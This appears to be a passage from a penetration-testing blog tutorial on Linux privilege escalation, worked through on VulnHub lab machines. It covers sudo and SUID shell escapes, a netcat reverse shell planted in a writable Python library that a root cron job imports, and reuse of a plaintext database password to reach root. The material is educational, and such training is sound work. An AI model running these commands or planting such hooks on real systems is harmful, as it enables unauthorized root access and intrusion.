


As you can see from the screenshot above, we can run Python with sudo privileges without providing a password. Let's take advantage of this to get a root shell.

A great resource to check is the **GTFOBins** website. GTFOBins is a curated list of Unix binaries that we can use to bypass local security restrictions. We can check this resource to find what command we can run with Python to become root.



Let's run the command `sudo python -c 'import os; os.system("/bin/sh")'`



We are now the root user.

SUID

SUID, which stands for Set owner User ID. SUID allows users to run an executable with the same permissions as the file owner. For example, if a file has the SUID bit set, the standard user can run the file with root privileges.

The SUID permission can be set using the chmod command with the four prefix (for example, chmod 4755 filename), and it can be identified in a long listing (`ls -l`) with an s in the place of the users execute (x) permission (for example, `-rwsr-xr-x`).

See our **Linux File Permissions Cheat Sheet** for a thorough explanation of file permissions.

Let's look at how to take advantage of the SUID bit being set with the **Mr.Robot VM** from VulnHub.

Once you have a reverse shell, we can start enumeration and see if there are any files with the SUID bit enabled. We can do this both manually and via an automated tool.

To check for SUID manually, in the terminal type: `find / -type f -perm -04000 -ls 2>/dev/null`

```
daemon@linux:/$ find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null
 15068   44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
 15093   68 -rwsr-xr-x   1 root     root        69120 Feb 12  2015 /bin/umount
 15060   96 -rwsr-xr-x   1 root     root        94792 Feb 12  2015 /bin/mount
 15069   44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
 15085   40 -rwsr-xr-x   1 root     root        36936 Feb 17  2014 /bin/su
 36231   48 -rwsr-xr-x   1 root     root        47032 Feb 17  2014 /usr/bin/passwd
 36216   32 -rwsr-xr-x   1 root     root        32464 Feb 17  2014 /usr/bin/newgrp
 36041   44 -rwsr-xr-x   1 root     root        41336 Feb 17  2014 /usr/bin/chsh
```

00:00

```
   12 -r-sr-xr-x   1 root     root         9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
   16 -r-sr-xr-x   1 root     root        14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
   12 -rwsr-xr-x   1 root     root        10344 Feb 25  2015 /usr/lib/pt_chown
```

We can also check for SUID files using LinPeas.


```
-rwsr-xr-x 1 root root 32K Feb 17  2014 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-xr-x 1 root root 41K Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/chfn  ⟶  SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  ⟶  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-r-sr-xr-x 1 root root 9.4K Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25  2015 /usr/lib/pt_chown  ⟶  GNU_glibc_2.1/2.1.1_-6(08-1999)
```

As you can see, we can take advantage of the SUID bit set on the Nmap command to elevate our privileges and become root.

You can find a detailed procedure on how to perform this on **GTFOBins**.

Running Nmap with the '--interactive' flag starts it in interactive mode, and '!sh' spawns a shell from within the interactive mode. Since the SUID bit is set on Nmap, the shell will run with root privileges.

```
daemon@linux:/$ whoami
whoami
daemon
daemon@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```



Scheduled Tasks

Scheduled tasks in Linux are operations that run at predefined times or intervals. They are used to automate repetitive tasks so that they can be accomplished without human intervention.

Linux accomplished this through “cron.” The cron utility is a job scheduler; It lets you automate tasks to the minute. Tasks are set up in the crontab, a simple text configuration file containing a list of commands to run at specified times. Each line of the file represents a single command and follows a syntax that specifies when the command should run.

If a scheduled task runs with higher privileges (like a root cron job), and if it's misconfigured to execute a file or script writable by a regular user, we can modify this file or script to include malicious commands, leading to privilege escalation when the scheduled task is executed.

We can look at scheduled tasks with the **Symfonos 3 VM** from VulnHub.

Once we have established the connection to the machine via SSH, we can start our enumeration. The first step is to transfer pspy from our Kali machine to the

target via the Python server. `python3 -m http.server`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.110.138 - - [21/May/2023 18:08:43] "GET /pspy64 HTTP/1.1" 200 -
```

We use the wget command to download pspy from the server. Just make sure to use the IP from your machine. `wget http://192.168.110.136:8000/pspy64`


```
hades@symfonos3:/tmp$ wget http://192.168.110.136:8000/pspy64
--2023-05-21 17:08:42--  http://192.168.110.136:8000/pspy64
Connecting to 192.168.110.136:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                      100%[═══════════════════════════════════════════════>]   2.96M

2023-05-21 17:08:42 (114 MB/s) - 'pspy64' saved [3104768/3104768]

ymfonos3:/tmp$ ls
```

Let's run pspy with the following:

`./pspy64`

After letting pspy run for a few minutes, we notice a process called ftpclient.py running periodically.

```
2023/05/21 17:14:01 CMD: UID=0     PID=1405   | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2023/05/21 17:14:01 CMD: UID=0     PID=1406   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2023/05/21 17:14:01 CMD: UID=1000  PID=1407   | proftpd: (accepting connections)
2023/05/21 17:14:01 CMD: UID=0     PID=1408   | /usr/sbin/CRON -f
2023/05/21 17:14:01 CMD: UID=105   PID=1409   | /usr/sbin/sendmail -i -FCronDaemon -B8BITMIME -oem root
2023/05/21 17:14:01 CMD: UID=1000  PID=1410   | /usr/sbin/exim4 -Mc 1q0rJR-0000Mi-D9
2023/05/21 17:15:01 CMD: UID=0     PID=1411   | /usr/sbin/CRON -f
2023/05/21 17:15:01 CMD: UID=0     PID=1412   | /usr/sbin/CRON -f
2023/05/21 17:15:01 CMD: UID=0     PID=1413   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2023/05/21 17:16:01 CMD: UID=0     PID=1415   | /usr/sbin/CRON -f
2023/05/21 17:16:01 CMD: UID=0     PID=1414   | /usr/sbin/cron -f
2023/05/21 17:16:01 CMD: UID=0     PID=1417   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2023/05/21 17:16:01 CMD: UID=0     PID=1416   | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2023/05/21 17:16:01 CMD: UID=0     PID=1419   | /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2023/05/21 17:16:01 CMD: UID=0     PID=1418   | /usr/bin/curl --silent -I 127.0.0.1
```



Let's investigate the file and see if we can somehow append it with some code to spawn a reverse root shell.

```
hades@symfonos3:/tmp$ cat /opt/ftpclient/ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
hades@symfonos3:/tmp$ ls -la /opt/ftpclient/ftpclient.py
-rw-r-- 1 root hades 262 Apr  6  2020 /opt/ftpclient/ftpclient.py
```


We don't have write privileges to the ftpclient.py file, but we notice the file is importing "ftplib." Maybe we can write it into that file. Let's take a closer look at it.

```
hades@symfonos3:/opt/ftpclient$ find / -iname '*ftplib*' 2>/dev/null
/usr/lib/python2.7/ftplib.pyc
/usr/lib/python2.7/ftplib.py
/usr/lib/python3.5/__pycache__/ftplib.cpython-35.pyc
/usr/lib/python3.5/ftplib.py
hades@symfonos3:/opt/ftpclient$ ls -la /usr/lib/python2.7/ftplib.py
-rwxrw-r-- 1 root gods 37755 Sep 26  2018 /usr/lib/python2.7/ftplib.py
hades@symfonos3:/opt/ftpclient$ id
uid=1000(hades) gid=1000(hades) groups=1000(hades),1002(gods)
hades@symfonos3:/opt/ftpclient$
```

Since we are part of the "gods" group, we have read and write access to the file. We can append this file with a shell, wait for the scheduled task to execute, and we should become the root user.

```
hades@symfonos3:/opt/ftpclient$ echo 'os.system("nc -e /bin/bash 192.168.110.136 4545")' >> /usr/lib/python2.7/ftplib.py
hades@symfonos3:/opt/ftpclient$
```

And back on our Kali machine.



Finding Passwords


When it comes to Linux privilege escalation, one of the easiest methods to become the root user is finding passwords. This can provide a direct route to gaining increased access to a system. There are several methods that attackers might use to find passwords on a system.

Linux users may store their passwords in plain text; if these files are not properly

secured, we may access the user's account.

Once we locate a password, we can use it to escalate our privileges by logging into a higher-privileged account or using it with sudo to run commands with elevated privileges.

Let's look at how this works using the **SickOS VM** from VulnHub. Once we have a shell on the machine, we can search for passwords. The first thing we can do is look and see what other users are on the system using the `cat /etc/passwd` command.



As you can see, we have another user called sickos. The next step is searching for passwords stored in plain text. We can use the following command to search for PHP files containing the string "pass."

```
find / -maxdepth 4 -name *.php -type f 2>/dev/null | xargs grep -C 3 -i pass
```

```
www-data@SickOs:/usr/lib/cgi-bin$ find / -maxdepth 4 -name *.php -type f 2>/dev/null | xargs grep -C 3 -i pass
←name *.php -type f 2>/dev/null | xargs grep -C 3 -i pass
/var/www/wolfcms/index.php-));
/var/www/wolfcms/index.php-
/var/www/wolfcms/index.php-try {
/var/www/wolfcms/index.php:    $__CMS_CONN__ = new PDO(DB_DSN, DB_USER, DB_PASS);
/var/www/wolfcms/index.php-}
/var/www/wolfcms/index.php-catch (PDOException $error) {
/var/www/wolfcms/index.php-    die('DB Connection failed: '.$error→getMessage());
--
/var/www/wolfcms/config.php-// Database settings:
/var/www/wolfcms/config.php-define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
/var/www/wolfcms/config.php-define('DB_USER', 'root');
/var/www/wolfcms/config.php:define('DB_PASS', 'john@123');
/var/www/wolfcms/config.php-define('TABLE_PREFIX', '');
/wolfcms/config.php-
/wolfcms/config.php-// Should Wolf produce PHP error messages for debugging?
```

As you can see, we have a username ‘root’ and password ‘john@123’ stored in plaintext. Let’s see if we can switch to the sickos user with the password we found. Sometimes passwords are reused for more than one service.

```
www-data@SickOs:/usr/lib/cgi-bin$ su sickos
su sickos
Password: john@123

sickos@SickOs:/usr/lib/cgi-bin$
```

And it worked. We have elevated our www-data user to the sickos user. As always, let’s check if we have any sudo privileges with the `sudo -l` command.

```
sickos@SickOs:/usr/lib/cgi-bin$ sudo -l
sudo -l
[sudo] password for sickos: john@123

Matching Defaults entries for sickos on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
sickos@SickOs:/usr/lib/cgi-bin$ sudo su
sudo su
root@SickOs:/usr/lib/cgi-bin# whoami
whoami
root
root@SickOs:/usr/lib/cgi-bin#
```

We can run all commands as the root user, so we run `sudo su`. And now have a root shell.

Conclusion

We have walked you through various Linux privilege escalation techniques such as kernel and service exploits, understanding SUID, managing scheduled tasks, and navigating password discovery.

These techniques and tools, from exploiting misconfigured sudo permissions to leveraging vulnerable services, form an essential part of a pentester's toolkit. You've learned how to enumerate via manual methods and with automated tools.

And you now better understand some of the most common misconfigurations in a Linux environment that can lead to privilege escalation.

Now that you've seen how you can leverage privilege escalation attacks in different ways, why not practice with our hands-on penetration testing labs?

Hands-on Penetration Testing Labs 1.0

4.8 ★★★★★

Hands-on Penetration Testing Labs 2.0

4.9 ★★★★★

Hands-on Penetration Testing Labs 3.0

4.8 ★★★★★

Hands-on Penetration Testing Labs 4.0

4.9 ★★★★★

Frequently Asked Questions

What is privilege escalation in Linux?

Privilege escalation refers to the process by which a lower-level user gains higher access rights within a Linux environment. This typically involves exploiting system misconfigurations, enabling users to perform tasks beyond their intended permissions.

What is the difference between a root user and a sudo user?

What tools can help with Linux privilege escalation?

Richard Dezso

Richard is a cyber security enthusiast, eJPT, and ICCA who loves discovering new topics and never stops learning. In his home lab, he's always working on sharpening his offensive cyber security skills. He shares helpful advice through easy-to-understand blog posts that offer practical support for everyone. Additionally, Richard is dedicated to raising awareness for mental health. You can find Richard on **LinkedIn**, or to see his other projects, visit his **Linktree**.

Related Articles

12 Top WiFi Password Hacking Softwares for 2024

Read More »

Metasploit Tutorial 2024: The Complete Beginners Guide

Read More »

Flipper Zero Tutorial 2024: Best Beginner's Guide (Easy Steps)

Read More »

Source Code Review

Social Engineering

Risk Assessment

Security Training

Pro Bono Services

Nathan House